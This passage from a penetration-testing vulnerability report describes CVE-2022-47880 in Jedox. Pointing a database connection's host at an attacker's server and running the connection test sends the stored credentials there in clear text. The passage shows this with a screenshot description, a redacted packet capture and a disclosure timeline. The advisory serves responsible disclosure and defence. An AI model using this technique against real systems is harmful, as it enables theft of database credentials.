40       [redacted]\", \"type\": \"Postgresql\", \"user\": \"[redacted]
41       [redacted]\" } } }"
```

Figure 24 - Retrieve connection details

The credentials requested via this method are encrypted, however they can be decrypted via CVE-2022-47879.



CVE-2022-47880: Disclosure of Database Credentials via Connection Checks

Criticality: Medium

CVSS-Score: 6.8

Vulnerability Type: Information Disclosure

Product:

- Jedox Cloud
- Jedox 2020.2.5

Affects:

- Settings Page
- Component: /be/rpc.php

Overview

An information disclosure vulnerability in `/be/rpc.php` in Jedox Cloud and Jedox 2020.2.5 allows remote authenticated users with the appropriate permissions to modify database connections to disclose the clear text credentials via the `test` connection function. To exploit the vulnerability, the attacker must set the host of the database connection to a server under his control.

Description

The host part of a database connection can be changed without the need to re-authenticate. Afterwards the connection can be tested:



Verbindungsdetails

Name: Neue PostgreSQL-Verbindung

Beschreibung

Host

Port

5432

Benutzername

Passwort

.....

Datenbank

Abrufmodus

Zusätzliche JDBC Parameter

⬆ ⬇ ⬆ ⬇

Parameter	Wert
-----------	------

Verbindung testen

Speichern

Abbrechen

Figure 25 - Change host and test connection

This sends the clear text credentials, which are not actually known to the user, to the server controlled by the attacker:



tcp.stream eq 0

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000			TCP	74	43678 → 5432 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=2144053000 TSecr=0 WS=128
2	0.000075			TCP	74	5432 → 43678 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2834399907 TSecr=2144053000 WS=128
3	0.026316			TCP	66	43678 → 5432 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2144053034 TSecr=2834399907
4	0.026578			PGSQL	186	>
5	0.026594			TCP	66	5432 → 43678 [ACK] Seq=1 Ack=121 Win=65152 Len=0 TSval=2834399933 TSecr=2144053034
6	0.029343			PGSQL	75	<R
7	0.058846			TCP	66	43678 → 5432 [ACK] Seq=121 Ack=18 Win=64256 Len=0 TSval=2144053063 TSecr=2834399936
8	0.059171			PGSQL	171	<E
9	0.059885			TCP	66	5432 → 43678 [ACK] Seq=10 Ack=134 Win=65152 Len=0 TSval=2834399957 TSecr=2144053063
10	0.067425			PGSQL	171	<E
11	0.078475			TCP	66	5432 → 43678 [FIN, ACK] Seq=115 Ack=134 Win=65152 Len=0 TSval=2834399977 TSecr=2144053063
12	0.091523			TCP	66	43678 → 5432 [ACK] Seq=134 Ack=115 Win=64256 Len=0 TSval=2144053101 TSecr=2834399974
13	0.091555			TCP	66	43678 → 5432 [FIN, ACK] Seq=134 Ack=115 Win=64256 Len=0 TSval=2144053181 TSecr=2834399974
14	0.091567			TCP	66	5432 → 43678 [ACK] Seq=116 Ack=135 Win=65152 Len=0 TSval=2834399998 TSecr=2144053181
15	0.094701			TCP	66	43678 → 5432 [ACK] Seq=135 Ack=116 Win=64256 Len=0 TSval=2144053184 TSecr=2834399977

Frame 8: 79 bytes on wire (632 bits), 79 bytes captured (632 bits) on interface 0
Ethernet II, Src: d2:74:7f:6e:37:e8 (d2:74:7f:6e:37:e8), Dst: 96:00:01:b7:93:6a (96:00:01:b7:93:6a)
Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 43678, Dst Port: 5432, Seq: 121, Ack: 10, Len: 13
Source Port: 43678
Destination Port: 5432
[Stream index: 0]
[Conversation completeness: complete, WITH_DATA [31]]
[TCP Segment Len: 13]
Sequence Number: 121 (relative sequence number)
Sequence Number (raw): 450617556
[Next Sequence Number: 134 (relative sequence number)]
Acknowledgment Number: 10 (relative ack number)
Acknowledgment number (raw): 2845450071
1800 ... = Header Length: 32 bytes (8)
Flags: 0x010 (PSH, ACK)
Window: 582
[Calculated window size: 64256]
[Window size scaling factor: 128]
Checksum: 0x4c4b [unverified]
[Checksum Status: Unverified]
Urgent Pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[Timestamps]
[SEQ/ACK analysis]
TCP payload (13 bytes)
[POU Size: 13]
PostgreSQL
Type: Password message
Length: 12
Password: [REDACTED]

Figure 26 - Clear text credentials in Wireshark



Timeline

Date	Description
2022-12-20	Initial contact to the vendor via two managers
2022-12-27	Contact with vendor via public mail address
2023-01-11	Vendor provides encrypted channel for vulnerability information
2023-01-18	Reporting of vulnerability details
2023-04-28	Planned public disclosure

Imprint

syslifters.com | **Dedicated to Pentests.**
Syslifters GmbH | Eitzersthal 75 | 2013 Göllersdorf
FN 578505 v | District Court Hollabrunn



End of Report

*This report was rendered
by [SysReptor](#) with*

